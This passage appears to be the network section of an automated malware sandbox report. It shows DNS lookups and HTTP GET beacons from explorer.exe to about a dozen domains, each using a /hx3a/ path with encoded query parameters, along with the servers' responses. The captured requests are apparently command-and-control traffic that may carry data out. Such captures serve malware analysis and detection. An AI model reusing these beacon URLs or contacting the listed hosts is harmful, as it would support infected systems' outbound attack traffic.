Apr 12, 2021 10:03:30.033349037 CEST	53	54513	8.8.8.8	192.168.2.6
Apr 12, 2021 10:03:35.054384947 CEST	62044	53	192.168.2.6	8.8.8.8
Apr 12, 2021 10:03:35.141187906 CEST	53	62044	8.8.8.8	192.168.2.6
Apr 12, 2021 10:03:40.151796103 CEST	63791	53	192.168.2.6	8.8.8.8
Apr 12, 2021 10:03:40.211898088 CEST	53	63791	8.8.8.8	192.168.2.6
Apr 12, 2021 10:03:40.267575026 CEST	64267	53	192.168.2.6	8.8.8.8
Apr 12, 2021 10:03:40.324932098 CEST	53	64267	8.8.8.8	192.168.2.6
Apr 12, 2021 10:03:45.501652002 CEST	49448	53	192.168.2.6	8.8.8.8
Apr 12, 2021 10:03:45.581566095 CEST	53	49448	8.8.8.8	192.168.2.6
Apr 12, 2021 10:03:50.837245941 CEST	60342	53	192.168.2.6	8.8.8.8
Apr 12, 2021 10:03:51.403454065 CEST	53	60342	8.8.8.8	192.168.2.6
Apr 12, 2021 10:03:54.021549940 CEST	61346	53	192.168.2.6	8.8.8.8
Apr 12, 2021 10:03:54.110476017 CEST	53	61346	8.8.8.8	192.168.2.6
Apr 12, 2021 10:03:56.760005951 CEST	51774	53	192.168.2.6	8.8.8.8
Apr 12, 2021 10:03:57.075501919 CEST	53	51774	8.8.8.8	192.168.2.6
Apr 12, 2021 10:04:02.909727097 CEST	56023	53	192.168.2.6	8.8.8.8
Apr 12, 2021 10:04:03.046571970 CEST	53	56023	8.8.8.8	192.168.2.6
Apr 12, 2021 10:04:08.279654980 CEST	58384	53	192.168.2.6	8.8.8.8

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 12, 2021 10:04:08.596414089 CEST	53	58384	8.8.8.8	192.168.2.6
Apr 12, 2021 10:04:10.429367065 CEST	60261	53	192.168.2.6	8.8.8.8
Apr 12, 2021 10:04:10.482471943 CEST	53	60261	8.8.8.8	192.168.2.6
Apr 12, 2021 10:04:11.601286888 CEST	56061	53	192.168.2.6	8.8.8.8
Apr 12, 2021 10:04:11.650017023 CEST	53	56061	8.8.8.8	192.168.2.6
Apr 12, 2021 10:04:13.640791893 CEST	58336	53	192.168.2.6	8.8.8.8
Apr 12, 2021 10:04:13.731574059 CEST	53	58336	8.8.8.8	192.168.2.6
Apr 12, 2021 10:04:14.152781963 CEST	53781	53	192.168.2.6	8.8.8.8
Apr 12, 2021 10:04:14.201318026 CEST	53	53781	8.8.8.8	192.168.2.6
Apr 12, 2021 10:04:18.927165985 CEST	54064	53	192.168.2.6	8.8.8.8
Apr 12, 2021 10:04:19.089031935 CEST	53	54064	8.8.8.8	192.168.2.6
Apr 12, 2021 10:04:24.346843004 CEST	52811	53	192.168.2.6	8.8.8.8
Apr 12, 2021 10:04:24.415144920 CEST	53	52811	8.8.8.8	192.168.2.6
Apr 12, 2021 10:04:28.072017908 CEST	55299	53	192.168.2.6	8.8.8.8
Apr 12, 2021 10:04:28.123445034 CEST	53	55299	8.8.8.8	192.168.2.6
Apr 12, 2021 10:04:28.984147072 CEST	63745	53	192.168.2.6	8.8.8.8
Apr 12, 2021 10:04:29.032845974 CEST	53	63745	8.8.8.8	192.168.2.6
Apr 12, 2021 10:04:29.563364029 CEST	50055	53	192.168.2.6	8.8.8.8
Apr 12, 2021 10:04:29.938306093 CEST	53	50055	8.8.8.8	192.168.2.6
Apr 12, 2021 10:04:35.553415060 CEST	61374	53	192.168.2.6	8.8.8.8
Apr 12, 2021 10:04:35.634313107 CEST	53	61374	8.8.8.8	192.168.2.6
Apr 12, 2021 10:04:37.001802921 CEST	50339	53	192.168.2.6	8.8.8.8
Apr 12, 2021 10:04:37.050525904 CEST	53	50339	8.8.8.8	192.168.2.6
Apr 12, 2021 10:04:38.864094973 CEST	63307	53	192.168.2.6	8.8.8.8
Apr 12, 2021 10:04:38.912774086 CEST	53	63307	8.8.8.8	192.168.2.6

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Apr 12, 2021 10:03:13.364851952 CEST	192.168.2.6	8.8.8.8	0x766	Standard query (0)	www.recovatek.com	A (IP address)	IN (0x0001)
Apr 12, 2021 10:03:24.554897070 CEST	192.168.2.6	8.8.8.8	0x758b	Standard query (0)	www.alliedcds.com	A (IP address)	IN (0x0001)
Apr 12, 2021 10:03:29.967403889 CEST	192.168.2.6	8.8.8.8	0xb191	Standard query (0)	www.th0rgramm.com	A (IP address)	IN (0x0001)
Apr 12, 2021 10:03:35.054384947 CEST	192.168.2.6	8.8.8.8	0xdc2c	Standard query (0)	www.selectenergyservicestx.com	A (IP address)	IN (0x0001)
Apr 12, 2021 10:03:40.151796103 CEST	192.168.2.6	8.8.8.8	0xdcfb	Standard query (0)	www.investmentpartners.limited	A (IP address)	IN (0x0001)
Apr 12, 2021 10:03:45.501652002 CEST	192.168.2.6	8.8.8.8	0xc0da	Standard query (0)	www.stacksyspro.net	A (IP address)	IN (0x0001)
Apr 12, 2021 10:03:50.837245941 CEST	192.168.2.6	8.8.8.8	0x9e13	Standard query (0)	www.aksharnewtown.com	A (IP address)	IN (0x0001)
Apr 12, 2021 10:03:56.760005951 CEST	192.168.2.6	8.8.8.8	0x1a9b	Standard query (0)	www.tonton-koubou.com	A (IP address)	IN (0x0001)
Apr 12, 2021 10:04:02.909727097 CEST	192.168.2.6	8.8.8.8	0x4345	Standard query (0)	www.formula-kuhni.com	A (IP address)	IN (0x0001)
Apr 12, 2021 10:04:08.279654980 CEST	192.168.2.6	8.8.8.8	0x2b90	Standard query (0)	www.rainbowsdepot.com	A (IP address)	IN (0x0001)
Apr 12, 2021 10:04:13.640791893 CEST	192.168.2.6	8.8.8.8	0x53a6	Standard query (0)	www.xn--ol-xia.com	A (IP address)	IN (0x0001)
Apr 12, 2021 10:04:18.927165985 CEST	192.168.2.6	8.8.8.8	0xf4e5	Standard query (0)	www.ugongeet.com	A (IP address)	IN (0x0001)
Apr 12, 2021 10:04:24.346843004 CEST	192.168.2.6	8.8.8.8	0x89b6	Standard query (0)	www.jabberjawmobile.com	A (IP address)	IN (0x0001)
Apr 12, 2021 10:04:29.563364029 CEST	192.168.2.6	8.8.8.8	0xf6b7	Standard query (0)	www.yakudatsu-hikaku.com	A (IP address)	IN (0x0001)
Apr 12, 2021 10:04:35.553415060 CEST	192.168.2.6	8.8.8.8	0xcd77	Standard query (0)	www.stkify.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Apr 12, 2021 10:03:13.450625896 CEST	8.8.8.8	192.168.2.6	0x766	No error (0)	www.recovatek.com	shops.myshopify.com		CNAME (Canonical name)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Apr 12, 2021 10:03:13.450625896 CEST	8.8.8.8	192.168.2.6	0x766	No error (0)	shops.myshopify.com		23.227.38.74	A (IP address)	IN (0x0001)
Apr 12, 2021 10:03:24.641757011 CEST	8.8.8.8	192.168.2.6	0x758b	No error (0)	www.alliedcds.com	alliedcds.com		CNAME (Canonical name)	IN (0x0001)
Apr 12, 2021 10:03:24.641757011 CEST	8.8.8.8	192.168.2.6	0x758b	No error (0)	alliedcds.com		107.180.50.167	A (IP address)	IN (0x0001)
Apr 12, 2021 10:03:30.033349037 CEST	8.8.8.8	192.168.2.6	0xb191	Name error (3)	www.th0rgramm.com	none	none	A (IP address)	IN (0x0001)
Apr 12, 2021 10:03:35.141187906 CEST	8.8.8.8	192.168.2.6	0xdc2c	Name error (3)	www.selectenergyservicestx.com	none	none	A (IP address)	IN (0x0001)
Apr 12, 2021 10:03:40.211898088 CEST	8.8.8.8	192.168.2.6	0xdcfb	No error (0)	www.investmentpartners.limited	investmentpartners.limited		CNAME (Canonical name)	IN (0x0001)
Apr 12, 2021 10:03:40.211898088 CEST	8.8.8.8	192.168.2.6	0xdcfb	No error (0)	investmentpartners.limited		34.102.136.180	A (IP address)	IN (0x0001)
Apr 12, 2021 10:03:45.581566095 CEST	8.8.8.8	192.168.2.6	0xc0da	No error (0)	www.stacksyspro.net	stacksyspro.net		CNAME (Canonical name)	IN (0x0001)
Apr 12, 2021 10:03:45.581566095 CEST	8.8.8.8	192.168.2.6	0xc0da	No error (0)	stacksyspro.net		34.102.136.180	A (IP address)	IN (0x0001)
Apr 12, 2021 10:03:51.403454065 CEST	8.8.8.8	192.168.2.6	0x9e13	No error (0)	www.aksharnewtown.com	aksharnewtown.com		CNAME (Canonical name)	IN (0x0001)
Apr 12, 2021 10:03:51.403454065 CEST	8.8.8.8	192.168.2.6	0x9e13	No error (0)	aksharnewtown.com		103.86.176.10	A (IP address)	IN (0x0001)
Apr 12, 2021 10:03:57.075501919 CEST	8.8.8.8	192.168.2.6	0x1a9b	No error (0)	www.tonton-koubou.com		163.44.185.226	A (IP address)	IN (0x0001)
Apr 12, 2021 10:04:03.046571970 CEST	8.8.8.8	192.168.2.6	0x4345	No error (0)	www.formula-kuhni.com		91.236.136.12	A (IP address)	IN (0x0001)
Apr 12, 2021 10:04:08.596414089 CEST	8.8.8.8	192.168.2.6	0x2b90	Server failure (2)	www.rainbowsdepot.com	none	none	A (IP address)	IN (0x0001)
Apr 12, 2021 10:04:13.731574059 CEST	8.8.8.8	192.168.2.6	0x53a6	No error (0)	www.xn--ol-xia.com		81.17.18.198	A (IP address)	IN (0x0001)
Apr 12, 2021 10:04:19.089031935 CEST	8.8.8.8	192.168.2.6	0xf4e5	No error (0)	www.ugonget.com	ugonget.com		CNAME (Canonical name)	IN (0x0001)
Apr 12, 2021 10:04:19.089031935 CEST	8.8.8.8	192.168.2.6	0xf4e5	No error (0)	ugonget.com		34.102.136.180	A (IP address)	IN (0x0001)
Apr 12, 2021 10:04:24.415144920 CEST	8.8.8.8	192.168.2.6	0x89b6	No error (0)	www.jabberjawmobile.com		104.21.37.16	A (IP address)	IN (0x0001)
Apr 12, 2021 10:04:24.415144920 CEST	8.8.8.8	192.168.2.6	0x89b6	No error (0)	www.jabberjawmobile.com		172.67.202.107	A (IP address)	IN (0x0001)
Apr 12, 2021 10:04:29.938306093 CEST	8.8.8.8	192.168.2.6	0xf6b7	No error (0)	www.yakudatsu-hikaku.com		118.27.95.215	A (IP address)	IN (0x0001)
Apr 12, 2021 10:04:35.634313107 CEST	8.8.8.8	192.168.2.6	0xcd77	No error (0)	www.stkify.com		172.67.210.123	A (IP address)	IN (0x0001)
Apr 12, 2021 10:04:35.634313107 CEST	8.8.8.8	192.168.2.6	0xcd77	No error (0)	www.stkify.com		104.21.16.88	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- www.recovatek.com
- www.alliedcds.com
- www.investmentpartners.limited
- www.stacksyspro.net
- www.aksharnewtown.com
- www.tonton-koubou.com
- www.formula-kuhni.com
- www.xn--ol-xia.com
- www.ugonget.com
- www.jabberjawmobile.com
- www.yakudatsu-hikaku.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.6	49689	23.227.38.74	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Apr 12, 2021 10:03:13.498548985 CEST	116	OUT	GET /hx3a/?6l=t8eTzfA8rB7py&yvLp6=fCmUcBRhMrUy3w+kl11B/xiypSW2fUD8cU7Pu3gqArK5c3pJn3j9k/DsIYu7GSRGk0uMV4XXlw== HTTP/1.1 Host: www.recovatek.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
Apr 12, 2021 10:03:13.666887045 CEST	118	IN	HTTP/1.1 403 Forbidden Date: Mon, 12 Apr 2021 08:03:13 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: close Vary: Accept-Encoding X-Sorting-Hat-PodId: 159 X-Sorting-Hat-ShopId: 46105591968 X-Dc: gcp-us-central1 X-Request-ID: 617efc6b-4c0c-427a-b865-bed9b6ff1703 Set-Cookie: _shopify_fs=2021-04-12T08%3A03%3A13Z; Expires=Tue, 12-Apr-22 08:03:13 GMT; Domain=recovatek.com; Path=/; SameSite=Lax X-XSS-Protection: 1; mode=block X-Download-Options: noopen X-Content-Type-Options: nosniff X-Permitted-Cross-Domain-Policies: none CF-Cache-Status: DYNAMIC cf-request-id: 0966b43bfd00002c0d67a45000000001 Server: cloudflare CF-RAY: 63eaefd99e352c0d-FRA alt-svc: h3-27=":443"; ma=86400, h3-28=":443"; ma=86400, h3-29=":443"; ma=86400 Data Raw: 31 34 31 64 0d 0a 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 22 75 74 66 2d 38 22 20 2f 3e 0a 20 20 20 20 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 72 65 66 65 72 72 65 72 22 20 63 6f 6e 74 65 6e 74 3d 22 6e 65 76 65 72 22 20 2f 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 41 63 63 65 73 73 20 64 65 6e 69 65 64 3c 2f 74 69 74 6c 65 3e 0a 20 20 20 20 3c 73 74 79 6c 65 20 74 79 70 65 3d 22 74 65 78 74 2f 63 73 73 22 3e 0a 20 20 20 20 20 20 20 20 2a 7b 62 6f 78 2d 73 69 7a 69 6e 67 3a 62 6f 72 64 65 72 2d 62 6f 78 3b 6d 61 72 67 69 6e 3a 30 3b 70 61 64 64 69 6e 67 3a 30 7d 68 74 6d 6c 7b 66 6f 6e 74 2d 66 61 6d 69 6c 79 3a 22 48 65 6c 76 65 74 69 63 61 20 4e 65 75 65 22 2c 48 65 6c 76 65 74 69 63 61 2c 41 72 69 61 6c 2c 73 61 6e 73 2d 73 65 72 69 66 3b 62 61 63 6b 67 72 6f 75 6e 64 3a 23 46 31 46 31 46 31 3b 66 6f 6e 74 2d 73 69 7a 65 3a 36 32 2e 35 25 3b 63 6f 6c 6f 72 3a 23 33 30 33 30 33 30 3b 6d 69 6e 2d 68 65 69 67 68 74 3a 31 30 30 25 7d 62 6f 64 79 7b 70 61 64 64 69 6e 67 3a 30 3b 6d 61 72 67 69 6e 3a 30 3b 6c 69 6e 65 2d 68 65 69 67 68 74 3a 32 2e 37 72 65 6d 7d 61 7b 63 6f 6c 6f 72 3a 23 33 30 33 30 33 30 3b 62 6f 72 64 65 72 2d 62 6f 74 74 6f 6d 3a 31 70 78 20 73 6f 6c 69 64 20 23 33 30 33 30 33 30 3b 74 65 78 74 2d 64 65 63 6f 72 61 74 69 6f 6e 3a 6e 6f 6e 65 3b 70 61 64 64 69 6e 67 2d 62 6f 74 74 6f 6d 3a 31 72 65 6d 3b 74 72 61 6e 73 69 74 69 6f 6e 3a 62 6f 72 64 65 72 2d 63 6f 6c 6f 72 20 30 2e 32 73 20 65 61 73 65 2d 69 6e 7d 61 3a 68 6f 76 65 72 7b 62 6f 72 64 65 72 2d 62 6f 74 74 6f 6d 2d 63 6f 6c 6f 72 3a 23 41 39 41 39 41 39 7d 68 31 7b 66 6f 6e 74 2d 73 Data Ascii: 141d<!DOCTYPE html><html lang="en"><head> <meta charset="utf-8" /> <meta name="referrer" content="never" /> <title>Access denied</title> <style type="text/css"> *{box-sizing:border-box;margin:0;padding:0}html{font-family:"Helvetica Neue",Helvetica,Arial,sans-serif;background:#F1F1F1;font-size:62.5%;color:#303030;min-height:100%}body{padding:0;margin:0;line-height:2.7rem}a{color:#303030;border-bottom:1px solid #303030;text-decoration:none;padding-bottom:1rem;transition:border-color 0.2s ease-in}a:hover{border-bottom-color:#A9A9A9}h1{font-s

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.6	49692	107.180.50.167	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Apr 12, 2021 10:03:24.777910948 CEST	145	OUT	GET /hx3a/?6l=t8eTzfA8rB7py&yvLp6=3BonlTYdxMn0gLM+WELVYgnSp+qYa6n19HgYUH50ozUw04GLDm+bjpbdD44/kvkXlDtuAUMMsA== HTTP/1.1 Host: www.alliedcds.com Connection: close Data Raw: 00 00 00 00 00 00 00 00 Data Ascii:
Apr 12, 2021 10:03:24.929091930 CEST	145	IN	HTTP/1.1 302 Found Date: Mon, 12 Apr 2021 08:03:24 GMT Server: Apache Location: https://www.alliedcds.com/hx3a/?6l=t8eTzfA8rB7py&yvLp6=3BonlTYdxMn0gLM+WELVYgnSp+qYa6n19HgYUH50ozUw04GLDm+bjpbdD44/kvkXlDtuAUMMsA== Content-Length: 319 Connection: close Content-Type: text/html; charset=iso-8859-1 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 33 30 32 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 3c 68 31 3e 46 6f 75 6e 64 3c 2f 68 31 3e 0a 3c 70 3e 54 68 65 20 64 6f 63 75 6d 65 6e 74 20 68 61 73 20 6d 6f 76 65 64 20 3c 61 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 77 77 77 2e 61 6c 6c 69 65 64 63 64 73 2e 63 6f 6d 2f 68 78 33 61 2f 3f 36 6c 3d 74 38 65 54 7a 66 41 38 72 42 37 70 79 26 61 6d 70 3b 79 76 4c 70 36 3d 33 42 6f 6e 49 54 59 64 78 4d 6e 30 67 4c 4d 2b 57 45 4c 56 59 67 6e 53 70 2b 71 59 61 36 6e 31 39 48 67 59 55 48 35 30 6f 7a 55 77 30 34 47 4c 44 6d 2b 62 6a 70 62 64 44 34 34 2f 6b 76 6b 58 6c 44 74 75 41 55 4d 4d 73 41 3d 3d 22 3e 68 65 72 65 3c 2f 61 3e 2e 3c 2f 70 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>302 Found</title></head><body> Found The document has moved here. </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
10	192.168.2.6	49712	118.27.95.215	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Apr 12, 2021 10:04:30.239696026 CEST	263	OUT	GET /hx3a/?6l=t8eTzfA8rB7py&yvLp6=tI3SrGzIvW6pivz42JGLXvW3gzDpE2zUYLW8n1w7wouCbacCZl2dqvUI+ajsT2GFRHOaP55G6g== HTTP/1.1 Host: www.yakudatsu-hikaku.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Apr 12, 2021 10:04:30.539264917 CEST	264	IN	HTTP/1.1 301 Moved Permanently Server: nginx Date: Mon, 12 Apr 2021 08:04:30 GMT Content-Type: text/html Content-Length: 162 Connection: close Location: https://www.yakudatsu-hikaku.com/hx3a/?6l=t8eTzfA8rB7py&yvLp6=tI3SrGzIvW6pivz42JGLXvW3gzDpE2zUYLW8n1w7wouCbacCZl2dqvUI+ajsT2GFRHOaP55G6g== Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>301 Moved Permanently</title></head><body> 301 Moved Permanently <hr> nginx </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.6	49695	34.102.136.180	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Apr 12, 2021 10:03:40.254791975 CEST	172	OUT	GET /hx3a/?yvLp6=brq1n3aPok8cFP+QyTVVGry8TF4KLIKYulSDbrE0IIbdXAl5b54voPCnFdnaruz10AJ9JKXZsg==&6l=t8eTzfA8rB7py HTTP/1.1 Host: www.investmentpartners.limited Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Apr 12, 2021 10:03:40.456928968 CEST	173	IN	HTTP/1.1 403 Forbidden Server: openresty Date: Mon, 12 Apr 2021 08:03:40 GMT Content-Type: text/html Content-Length: 275 ETag: "6073fe55-113" Via: 1.1 google Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 64 61 74 61 3a 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 3b 2c 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c 68 31 3e 41 63 63 65 73 73 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html lang="en"><head> <meta http-equiv="content-type" content="text/html;charset=utf-8"> <link rel="shortcut icon" href="data:image/x-icon;," type="image/x-icon"> <title>Forbidden</title></head><body> Access Forbidden </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.6	49697	34.102.136.180	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Apr 12, 2021 10:03:45.624224901 CEST	184	OUT	GET /hx3a/?6l=t8eTzfA8rB7py&yvLp6=gkm2pEh8KEmpulawdvJ1V43zAdeU214KS2HTFZoK2O2SsOEqfkF7FZJwvCYR1UF8Rs6N914p1Q== HTTP/1.1 Host: www.stacksyspro.net Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
Apr 12, 2021 10:03:45.825258970 CEST	185	IN	HTTP/1.1 403 Forbidden Server: openresty Date: Mon, 12 Apr 2021 08:03:45 GMT Content-Type: text/html Content-Length: 275 ETag: "6073fe55-113" Via: 1.1 google Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 64 61 74 61 3a 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 3b 2c 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c 68 31 3e 41 63 63 65 73 73 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html lang="en"><head> <meta http-equiv="content-type" content="text/html;charset=utf-8"> <link rel="shortcut icon" href="data:image/x-icon;," type="image/x-icon"> <title>Forbidden</title></head><body> Access Forbidden </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.6	49698	103.86.176.10	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Apr 12, 2021 10:03:51.573878050 CEST	186	OUT	GET /hx3a/?yvLp6=UKCdSLR+lyrQbbbCP2MhlUsk7yfSGMFZEurQt1OYEDE1Z8eZbIDIkuaz0L4nWes64WGYrYxAqg==&6l=t8eTzfA8rB7py HTTP/1.1 Host: www.aksharnewtown.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Apr 12, 2021 10:03:51.744096041 CEST	186	IN	HTTP/1.1 301 Moved Permanently Content-Type: text/html; charset=UTF-8 Location: https://www.aksharnewtown.com/hx3a/?yvLp6=UKCdSLR+lyrQbbbCP2MhlUsk7yfSGMFZEurQt1OYEDE1Z8eZbIDIkuaz0L4nWes64WGYrYxAqg==&6l=t8eTzfA8rB7py Server: Microsoft-IIS/10.0 X-Powered-By: ASP.NET X-Powered-By-Plesk: PleskWin Date: Mon, 12 Apr 2021 08:03:50 GMT Connection: close Content-Length: 262 Data Raw: 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 44 6f 63 75 6d 65 6e 74 20 4d 6f 76 65 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 3c 68 31 3e 4f 62 6a 65 63 74 20 4d 6f 76 65 64 3c 2f 68 31 3e 54 68 69 73 20 64 6f 63 75 6d 65 6e 74 20 6d 61 79 20 62 65 20 66 6f 75 6e 64 20 3c 61 20 48 52 45 46 3d 22 68 74 74 70 73 3a 2f 2f 77 77 77 2e 61 6b 73 68 61 72 6e 65 77 74 6f 77 6e 2e 63 6f 6d 2f 68 78 33 61 2f 3f 79 76 4c 70 36 3d 55 4b 43 64 53 4c 52 2b 6c 79 72 51 62 62 62 43 50 32 4d 68 6c 55 73 6b 37 79 66 53 47 4d 46 5a 45 75 72 51 74 31 4f 59 45 44 45 31 5a 38 65 5a 62 49 44 49 6b 75 61 7a 30 4c 34 6e 57 65 73 36 34 57 47 59 72 59 78 41 71 67 3d 3d 26 61 6d 70 3b 36 6c 3d 74 38 65 54 7a 66 41 38 72 42 37 70 79 22 3e 68 65 72 65 3c 2f 61 3e 3c 2f 62 6f 64 79 3e Data Ascii: <head><title>Document Moved</title></head><body> Object Moved This document may be found <a HREF="https://www.aksharnewtown.com/hx3a/?yvLp6=UKCdSLR+lyrQbbbCP2MhlUsk7yfSGMFZEurQt1OYEDE1Z8eZbIDIkuaz0L4nWes64WGYrYxAqg==&6l=t8eTzfA8rB7py">here</body>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
5	192.168.2.6	49702	163.44.185.226	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Apr 12, 2021 10:03:57.387516975 CEST	196	OUT	GET /hx3a/?6l=t8eTzfA8rB7py&yvLp6=vULSFbXUfWqfH/UQKANXmh//LRVD9fF+bm7wgJ2FfsCiVE70xyhWGRMHpQ9kpTkv8g1Bmau5WA== HTTP/1.1 Host: www.tonton-koubou.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Apr 12, 2021 10:03:57.865974903 CEST	197	IN	HTTP/1.1 301 Moved Permanently Date: Mon, 12 Apr 2021 08:03:57 GMT Content-Type: text/html; charset=UTF-8 Content-Length: 0 Connection: close Server: Apache X-Powered-By: PHP/7.4.12 Expires: Wed, 11 Jan 1984 05:00:00 GMT Cache-Control: no-cache, must-revalidate, max-age=0 X-Redirect-By: WordPress Location: http://tonton-koubou.com/hx3a/?6l=t8eTzfA8rB7py&yvLp6=vULSFbXUfWqfH/UQKANXmh//LRVD9fF+bm7wgJ2FfsCiVE70xyhWGRMHpQ9kpTkv8g1Bmau5WA== X-Cache: MISS

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
6	192.168.2.6	49703	91.236.136.12	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Apr 12, 2021 10:04:03.143248081 CEST	198	OUT	GET /hx3a/?yvLp6=caEAE6TOQuxSMBR5BS8nf+GDaIfP+W5I+A7g/UPOg7+JEug9q1NgoLt4ZSWomvYtgt6I+7SvKg==&6l=t8eTzfA8rB7py HTTP/1.1 Host: www.formula-kuhni.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Apr 12, 2021 10:04:03.245630026 CEST	198	IN	HTTP/1.1 404 Not Found Server: nginx Date: Mon, 12 Apr 2021 08:04:03 GMT Content-Type: text/html; charset=iso-8859-1 Content-Length: 19 Connection: close Data Raw: 34 30 34 20 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: 404 File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
